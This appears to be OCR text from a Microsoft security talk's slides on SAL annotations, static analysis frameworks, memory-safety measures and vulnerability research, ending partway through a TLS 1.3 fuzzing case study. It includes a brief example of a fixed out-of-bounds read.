
Bugs Fixed per year

Source-Code Annotation Language within Windows

Bug

The function() will return a buffer that's two bytes (Length = 2)

Header is a pointer to a 16 byte structure. So, accessing Header->Id may go OOB

SA


Function returns a buffer similarly to malloc()

SAL wasn't correctly expressing that before

Added this SAL annotation to constrain the return value:
_At_(return, _Readable_bytes_(BytesNeeded))

Code

```
Header = // sizeof(*Header) == 16
       VulnerableFunction( <<< SAL Annotated
           Buffer,
           Length, // Length = 2
           &HeaderBuffer);
     ...
*Ident = Header->Id;
```


Global (cross-Function) analysis
PREfix
Global Esp
PREfast Plug-ins
EspX
EspC
Goldmine
NullPtr
Analysis Frameworks
Esp Dataflow Analysis Framework
PREfast Framework
Annotation Parsing (NMM); Reporting Infrastructure
Control Flow Graph (CFG)
Abstract syntax tree (AST)
Phoenix HIR
Intermediate Representation (IR)
AST Translator
Phoenix
Fully bound tree (FBT)
MSIL
C/C++ Compiler
C# Compiler
Source Code
C/C++/SAL
C#

Make it harder for engineers to get things wrong


GSL::Span

ExAllocatePool2


Memory safe languages

Vulnerability Research


Vulnerability Research Challenges



Security engineers are scarce, where do we focus them?




How do we maximize efficiency in the security research process?




How do we measure effectiveness?

Prioritizing Security Reviews



Hyper-V: a case study



Case Study: TLS 1.3

Goal: Prevent remote code execution vulnerabilities in TLS 1.3

TLS underpins nearly all secure communication in Windows

Has access to highly sensitive private keys and hardware

Mature code base recently updated to support 1.3

Used by: IIS, SMB, RDP, SQL, AD, SMTP, IMAP, …

Case Study: TLS 1.3

Test Environment

Initial setup of build and test environment

Identify how to debug or gain introspection

- TLS crosses RPC boundaries, code lives in LSASS
- Can’t locally debug LSASS
- Used remote debug server

Case Study: TLS 1.3

Attack Surface

Identify security boundaries


Lots of documentation…
Focus on remote security boundary
Used existing web server and client to understand network traffic flow in and out of LSASS

Begin getting hands-on with the code

Code search
Understand

Case Study: TLS 1.3

Attack Surface



1
2
3
4
5
6
7
8

Case Study: TLS 1.3

Fuzzing Phase 1

Complete solutions are hard, get a first pass up and running

Rapid, inefficient fuzzing harness created and kicked off

- Created custom TLS client and server
- Infinite loop of communication
- Plug in basic bit flipper

Shallow target coverage, but low cost

Allows us to test basic target understanding, proves test lab works

Case Study: TLS 1.3

